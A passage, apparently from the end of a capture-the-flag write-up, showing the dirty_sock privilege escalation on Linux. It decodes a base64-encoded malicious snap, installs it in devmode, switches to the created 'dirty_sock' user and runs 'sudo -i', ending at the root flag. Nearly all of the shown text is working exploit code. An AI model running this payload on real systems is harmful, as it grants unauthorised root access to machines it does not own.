erFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaU
jrkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAAAA
AAAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q
2XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N
5RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAA
AAFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAEgAAAACAAw" +
"A"*4256 + "==" ' | base64 -d > miao.snap
sudo /usr/bin/snap install --devmode miao.snap
su dirty_sock ;*passwd=dirty_sock
sudo -i
```



root flag